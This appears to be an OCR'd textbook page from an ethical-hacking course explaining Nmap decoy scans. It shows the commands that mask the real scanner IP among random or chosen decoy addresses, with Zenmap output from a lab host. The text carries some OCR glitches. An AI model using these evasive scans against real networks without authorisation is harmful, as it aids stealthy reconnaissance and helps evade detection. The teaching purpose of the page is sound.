
You can perform two types of decoy scans using Nmap:

- **nmap -D RND:10 [target]**

  Using this command, Nmap automatically generates a random number of decoys for the scan and randomly positions the real IP address between the decoy IPs.

  Ex. Assume that 10.10.10.10 is the target IP address to be scanned. Thus, the Nmap decoy scan command will be:

  ```
  # nmap -D RND: 10 10.10.10.10
  ```


Zenmap
Scan Tools Profile Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
10.10.1.11
Filter Hosts

Target: 10.10.1.11

Command: nmap -D RND: 10.10.1.11

```
nmap -D RND: 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16 02:37
[redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

Figure 3.86: Decoy using Nmap RND option


- **nmap -D decoy1,decoy2,decoy3,...,ME,... [target]**

  Using this command, you can manually specify the IP addresses of the decoys to scan the victim's network. Here, you have to separate each decoy IP with a comma (,) and you can optionally use the ME command to position your real IP in the decoy list. If you place ME in the 4th position of the command, your real IP will be positioned at the 4th position accordingly. This is an optional command, and if you do not mention ME in your scan command, then Nmap will automatically place your real IP in any random position.

  For example, assume that 10.10.1.19 is the real source IP and 10.10.1.11 is the target IP address to be scanned. Then, the Nmap decoy command will be:

  Syntax:

  ```
  # nmap -D 192.168.0.1,172.120.2.8,192.168.2.8,10.10.1.19,10.10.1.5
  10.10.1.11
  ```


Zenmap
Scan Tools Profile Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
10.10.1.11
Filter Hosts

Target: 10.10.1.11

